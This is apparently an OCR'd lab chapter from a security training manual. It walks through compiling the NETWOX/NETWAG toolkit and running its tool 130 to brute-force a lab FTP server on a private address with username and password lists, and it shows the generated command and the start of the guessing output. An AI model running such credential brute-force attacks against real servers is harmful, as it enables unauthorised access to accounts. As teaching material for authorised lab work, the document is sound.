
Description: The NETWOX (NETWork toolbOX) application can be a very dangerous tool in the wrong hands. At the time of this writing, the latest version has 197 different techniques to enumerate information from the Local Area Network (LAN) or launch attacks against a remote target. This tool is listed in several sections of this manual. In this lab the tool is used to demonstrate its ability to brute-force an FTP server given a username and password list. Remember that all commands in Linux are *case sensitive*.

Procedure: Compile all components, run the NETWOX application, and review the results.

From the directory containing the compressed files, type **tar –zxvf netwib-ox-ag-5.18.0.tgz.**

The files will uncompress into several new directories.


Compile the **NETWLIB** component from the **SRC/NETWIB-LIB/SRC** directory starting with the syntax**. /genemake**.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~/tools/netwox/src/netwib-src/src/netwib - Shell - Konsole
Session Edit View Settings Help
file:/root
RPM resource
14:28

```
[root@localhost netwib]# ./genemake
```


To compile the executable, type the **make** command.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server | SUSE Linux 8.2 | Windows 2000 Advanced Server | Red Hat Linux 8 Server | Red Hat Linux 8.0
root@localhost:~/tools/netwox/src/netwib-src/src - Shell - Konsole
Session Edit View Settings Help
file:/root
RPM resource
14:37

```
 SIOCGLIFCONF no
 SIOCGLIFCONF [+std] no
 AF_INET6 yes
 _SC_GETPW_R_SIZE_MAX yes
 _SC_GETGR_R_SIZE_MAX yes
 tm_gmtoff yes
Generate the different files
 Creation of netwib/def.h
 Creation of ./compil/unix/netwib-config
 Creation of Makefile
Conclusion
System :
  We will compile with config.dat containing :
    NETWIBDEF_SYSNAME="Linux"
    NETWIBDEF_SYSARCH="i386"
  On a system :
    system   : Linux
    release  : 2.4.18-14
    hardware : i686
  If it is not ok, look at INSTALLUNIX.TXT, then edit config.dat.
End of genemake

OK - You can now compile with 'make'
[root@localhost src]# make
```


Install the application by typing **make install**.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server | SUSE Linux 8.2 | Windows 2000 Advanced Server | Red Hat Linux 8 Server | Red Hat Linux 8.0
root@localhost:~/tools/netwox/src/netwib-src/src - Shell - Konsole
Session Edit View Settings Help
file:/root
RPM resource
14:39

```
nd.o netwib/sys/threadtsd.o netwib/sys/threadlist.o netwib/sys/io.o netwib/sys/ionew.o
netwib/sys/iousual.o netwib/sys/wait.o netwib/sys/waitlist.o netwib/sys/file.o netwib/s
ys/fd.o netwib/sys/stream.o netwib/sys/kbd.o netwib/sys/kbdchar.o netwib/sys/kbdint.o n
etwib/sys/kbdbuf.o netwib/sys/kbdpress.o netwib/sys/screen.o netwib/sys/bufenc.o netwib
/sys/bufdec.o netwib/sys/disp.o netwib/sys/record.o netwib/sys/beep.o netwib/sys/global
.o netwib/sys/init.o netwib/sys/error.o netwib/sys/internal.o netwib/sys/unix.o netwib/
sys/windows.o netwib/net/priv.o netwib/net/debug.o netwib/net/device.o netwib/net/ip.o
netwib/net/eth.o netwib/net/port.o netwib/net/ips.o netwib/net/ipsi.o netwib/net/eths.o
 netwib/net/ethsi.o netwib/net/ports.o netwib/net/portsi.o netwib/net/conf.o netwib/net
/confdev.o netwib/net/confip.o netwib/net/confarp.o netwib/net/confrout.o netwib/net/so
ck.o netwib/net/sniff.o netwib/net/spoof.o netwib/pkt/priv.o netwib/pkt/debug.o netwib/
pkt/linkhdr.o netwib/pkt/iphdr.o netwib/pkt/ip4opt.o netwib/pkt/ip4opts.o netwib/pkt/ip
6ext.o netwib/pkt/ip6exts.o netwib/pkt/arphdr.o netwib/pkt/tcphdr.o netwib/pkt/udphdr.o
 netwib/pkt/tcpopt.o netwib/pkt/tcpopts.o netwib/pkt/ip64bits.o netwib/pkt/icmp4.o netw
ib/pkt/icmp6.o netwib/pkt/icmp6nd.o netwib/pkt/layer.o netwib/pkt/packet.o netwib/pkt/c
onv.o netwib/pkt/ipfrag.o netwib/shw/priv.o netwib/shw/debug.o netwib/shw/array.o netwi
b/shw/linkhdr.o netwib/shw/iphdr.o netwib/shw/ip4opt.o netwib/shw/ip4opts.o netwib/shw/
ip6ext.o netwib/shw/ip6exts.o netwib/shw/arphdr.o netwib/shw/tcphdr.o netwib/shw/udphdr
.o netwib/shw/tcpopt.o netwib/shw/tcpopts.o netwib/shw/icmp4.o netwib/shw/icmp6.o netwi
b/shw/icmp6nd.o netwib/shw/packet.o
ranlib libnetwib.a

OK - You can now install libnetwib.a with 'make install'
[root@localhost src]# make install
```

The application will now install.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot
Revert
Red Hat Linux 8 Server
root@localhost:~/tools/netwox/src/netwib-src/src - Shell - Konsole
Session Edit View Settings Help
file:/root
RPM resource
14:41


```
ln -s netwib518_pkt.3 /usr/local/man/man3/netwib_pkt.3
cp ../doc/netwib_shw.3 /usr/local/man/man3/netwib518_shw.3
chmod 644 /usr/local/man/man3/netwib518_shw.3
rm -f /usr/local/man/man3/netwib_shw.3
ln -s netwib518_shw.3 /usr/local/man/man3/netwib_shw.3
cp ../doc/netwib_err.3 /usr/local/man/man3/netwib518_err.3
chmod 644 /usr/local/man/man3/netwib518_err.3
rm -f /usr/local/man/man3/netwib_err.3
ln -s netwib518_err.3 /usr/local/man/man3/netwib_err.3
[ -d /usr/local/bin ] || mkdir -p /usr/local/bin
cp compil/unix/netwib-config /usr/local/bin/netwib518-config
chmod 755 /usr/local/bin/netwib518-config
rm -f /usr/local/bin/netwib-config
ln -s netwib518-config /usr/local/bin/netwib-config
[ -d /usr/local/lib ] || mkdir -p /usr/local/lib
cp libnetwib.a /usr/local/lib/libnetwib518.a
ranlib /usr/local/lib/libnetwib518.a
chmod 644 /usr/local/lib/libnetwib518.a
rm -f /usr/local/lib/libnetwib.a
ln -s libnetwib518.a /usr/local/lib/libnetwib.a


OK - You can now download and install netwox
[root@localhost src]# █
```

The next step is to compile the NETWOX component from the SRC/NETWOX-LIB/SRC directory with the same steps of **./genemake**, **make**, and **make install**.

The final compiling step is to compile the NETWAG component from the SRC/NETWAG-SRC/SRC directory with the same steps of **./genemake**, **make**, and **make install**.

The NETWOX application is a command-line application. The NETWAG application is the Graphical User Interface (GUI) for the NETWOX application. In this example the NETWAG example will be used. **From the NETWAG directory** in Linux start the application with the syntax of:


```
./netwag
```


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot
Revert
Red Hat Linux 8 Server
Trash
CD/DVD-R
Floppy
Home
Start Her
root@localhost:~/tools/netwox/src/netwag-src/src - Shell - Konsole <2>
Session Edit View Settings Help
netwag
file:/root/tools
13:22

```
[root@localhost src]# ./netwag
█
```

The following screen will appear listing each tool that NETWOX is capable of performing.

***Note:** In this lab toll number 130 will be used. Highlight toll 130 and click *Help*.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
sort tree show all search
file:/root/tools
root@localho
13:23

```
1 : Display network configuration
2 : Display debugging information
3 : Display information about an IP address or a hostname
4 : Display information about an Ethernet address
5 : Obtain Ethernet addresses of computers in an IP list
6 : Display how to reach an IP address
7 : Sniff
8 : Sniff and display open ports
9 : Sniff and display Ethernet addresses
10 : Sniff and display network statistics
11 : Sniff and verify checksums
12 : Display which values to use for netwox parameters
13 : Obtain DLT type for sniff and spoof for each device
14 : Spoof
15 : Display content of a record
16 : Convert a record
17 : Recompute checksums of packets in a record
18 : Reassemble IP packets of a record, and reorder TCP flow
19 : Extract a range of packets from a record
20 : Search for strings in packets from a record
21 : Convert a number
22 : Convert a string
23 : Display ASCII table
24 : Convert IP addresses ranges
25 : Test if a directory is secure
26 : Dump a file
27 : Compute MD5 of a file
28 : Convert a file to a record (permit to easily edit)
```

```
This listbox contains the title
of tools. If "Show all" is
checked this list contains ever
tool. If "Search" is checked,
this list contains the result o
the search.
```

```
Netwag version 5.18.0
Linked with netwox version 5.18.0
This version contains 167 tools
```

Highlight item 130 (Brute Force FTP Client).


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
sort tree show all search
file:/root/tools
root@localho
13:26

```
125 : HTTP server
126 : HTTP backdoor server
127 : Cypher/decypher a file using a xor
128 : Split a file in smaller chunks
129 : Reassemble chunks of a file
130 : Brute force ftp client
131 : Brute force http client (site password)
132 : Brute force http client (proxy password)
133 : Convert an url
134 : Obtain urls in a HMTL file
135 : Convert urls in a HMTL file to absolute urls
136 : Web download (http://... or ftp://...)
137 : Create a sample configuration file for web spider
138 : Web spider
139 : Web spider on command line
140 : Spoof EthernetIp6
141 : Spoof EthernetIp6Udp
142 : Spoof EthernetIp6Tcp
143 : Spoof EthernetIp6Icmp6
144 : Spoof Ip6
145 : Spoof Ip6Udp
146 : Spoof Ip6Tcp
147 : Spoof Ip6Icmp6
148 : Ping ICMP6 Neighbor Discovery
149 : Ping ICMP6 Neighbor Discovery (EthIp spoof)
150 : Scan ICMP6 Neighbor Discovery
151 : Scan ICMP6 Neighbor Discovery (EthIp spoof)
152 : Interactive IRC client
```


```
This listbox contains the title
of tools. If "Show all" is
checked this list contains every
tool. If "Search" is checked,
this list contains the result of
the search.
```

```
Netwag version 5.18.0
Linked with netwox version 5.18.0
This version contains 167 tools
```

By clicking on the **Help** tab, you display the syntax of the tool.

The top section of the screen illustrates the correct syntax and examples of each tool selected. In this example, clicking on the **Example** button allows you to view the text placed into the center white block of the screen. This is the execution section. This is the syntax that will be executed and should be modified to run against the target.

The lowest section contains the status of the tool's execution.



```
Tool number : 130
Title: Brute force ftp client
Usage: netwox 130 [-i] ip [-L data] [-w] file [-d device] [-E eth] [-e eth] [-I ip] [-P port] [-p port] [-o ip4opts] [-O ip6ex
ts] [-l file] [-T uint32] [-s] [-n uint32] [-v]
 name type          [required=*]description {example}
 [-i|--dst-ip] ip             *destination IP address {5.6.7.8}
 -L|--login data               login
 [-w|--password-file] file    *password file {passwordfile.txt}
 -d|--device device            device name {Eth0}
 -E|--src-eth eth              source ethernet address {0:2:3:4:5:6}
 -e|--dst-eth eth              destination ethernet address {0:8:9:a:b:c}
 -I|--src-ip ip                source IP address {192.168.11.118}
 -P|--src-port port            source port number {0}
 -p|--dst-port port            destination port number {21}
 -o|--ip4opts ip4opts          IPv4 options
 -O|--ip6exts ip6exts          IPv6 extensions
 -l|--login-file file          login file {loginfile.txt}
 -T|--timeout uint32           timeout in milliseconds {60000}
 -s|--stopatfirst|+s|--no-stopatfirst stop at first valid login found {0}
 -n|--numthread uint32         number of threads to launch {5}
 -v|--verbose|+v|--no-verbose   be verbose {1}
Example: netwox 130 "5.6.7.8" "passwordfile.txt"
Example: netwox 130 -i "5.6.7.8" -w "passwordfile.txt"
Example: netwox 130 --dst-ip "5.6.7.8" --password-file "passwordfile.txt"
```


This zone contains help of tool
selected in Search notebook.

```
Netwag version 5.18.0
Linked with netwox version 5.18.0
This version contains 167 tools
```

In this example there is an FTP server located at **192.168.11.120**. Anonymous FTP connections are not allowed and access is controlled by usernames and passwords.

Username.txt and Password.txt files have been created that contain a variety of combinations to be used in this lab.

The correct username/password should be **mmouse** and **mmouse1**.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Example Usage Run it Update
Run
NW
1 2 3 4
netwag
file:/root/tools
root@localho
13:37

```
Tool number : 130
Title: Brute force ftp client
Usage: netwox 130 [-i] ip [-L data] [-w] file [-d device] [-E eth] [-e eth] [-I ip] [-P port] [-p port] [-o ip4opts] [-O ip6ex
ts] [-l file] [-T uint32] [-s] [-n uint32] [-v]
 name type          [required=*]description {example}
 [-i|--dst-ip] ip             *destination IP address {5.6.7.8}
 -L|--login data               login
 [-w|--password-file] file    *password file {passwordfile.txt}
 -d|--device device            device name {Eth0}
 -E|--src-eth eth              source ethernet address {0:2:3:4:5:6}
 -e|--dst-eth eth              destination ethernet address {0:8:9:a:b:c}
 -I|--src-ip ip                source IP address {192.168.11.118}
 -P|--src-port port            source port number {0}
 -p|--dst-port port            destination port number {21}
 -o|--ip4opts ip4opts          IPv4 options
 -O|--ip6exts ip6exts          IPv6 extensions
 -l|--login-file file          login file {loginfile.txt}
 -T|--timeout uint32           timeout in milliseconds {60000}
 -s|--stopatfirst|+s|--no-stopatfirst stop at first valid login found {0}
 -n|--numthread uint32         number of threads to launch {5}
 -v|--verbose|+v|--no-verbose   be verbose {1}
Example: netwox 130 "5.6.7.8" "passwordfile.txt"
Example: netwox 130 -i "5.6.7.8" -w "passwordfile.txt"
Example: netwox 130 --dst-ip "5.6.7.8" --password-file "passwordfile.txt"
```

```
130 --dst-ip "5.6.7.8" --password-file "passwordfile.txt"
```

```
Netwag version 5.18.0
Linked with netwox version 5.18.0
This version contains 167 tools
```

- Click on the **Form** button at the top of the application.
- Type the IP of the target in the **dst-ip** field.
- Increase the **timeout** field to 60000 (6 seconds).
- Select the **stopatfirst** option.
- Browse and select the Username file for the **login-file** field.
- Browse and select the Password file for the **password-file** field.
- Click the **Generate** button and view the syntax to be executed in the execution section (the white area below the Form section).


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
Generate Run it Reset Update
Run NW
1 2 3 4
file:/root/tools/
root@localho
netwag
14:04

```
Parameters for tool 130 (Brute force ftp client):
☒ 192.168.11.120          h dst-ip: destination IP address
□                         h login: login
☒ /root/tools/netwox.   f h password-file: password file

Advanced parameters:
□ Lo0
  Eth0                      device: device name
□ 0:2:3:4:5:6             h src-eth: source ethernet address
□ 0:8:9:a:b:c             h dst-eth: destination ethernet address
□ 192.168.11.118          h src-ip: source IP address
□ 0                   - + h src-port: source port number
□ 21                  - + h dst-port: destination port number
□                         h ip4opts: IPv4 options
□                         h ip6exts: IPv6 extensions
☒ /root/tools/netwox.   f h login-file: login file
☒ 60000               - + h timeout: timeout in milliseconds
☒           ☒               stopatfirst: stop at first valid login found
□ 5                   - + h numthread: number of threads to launch
□           ☒               verbose: be verbose
```


```
130 --dst-ip 192.168.11.120 --password-file "/root/tools/netwox/src/netwox-src/src/passwords" --login-file "/root/tools
/netwox/src/netwox-src/src/usernames" --timeout 60000 --stopatfirst
```

```
Netwag version 5.18.0
Linked with netwox version 5.18.0
This version contains 167 tools
```

Click the **Run it again** button. View the results.

Each password from the password file will be executed against the target. Each incorrect password will return a result of **bad**. The correct result will return a result of **good**.

In this example, the username of **mmouse** with the password of **mmouse1** returns a result of **good**.



```
Couple(thread4) "mickey" - "minniemouse" -> bad
Trying(thread4) "mickey" - " "
Couple(thread5) "mickey" - "minnie" -> bad
Trying(thread5) "mmouse" - "123"
Couple(thread3) "mickey" - "mmouse1" -> bad
Trying(thread3) "mmouse" - "pass"
Couple(thread2) "mickey" - "minnie1" -> bad
Trying(thread2) "mmouse" - "password"
Couple(thread4) "mickey" - " " -> bad
Trying(thread4) "mmouse" - "Password"
Couple(thread3) "mmouse" - "pass" -> bad
Trying(thread3) "mmouse" - "mmouse"
Couple(thread5) "mmouse" - "123" -> bad
Trying(thread5) "mmouse" - "mickey"
Couple(thread2) "mmouse" - "password" -> bad
Trying(thread2) "mmouse" - "mickeymouse1"
Couple(thread4) "mmouse" - "Password" -> bad
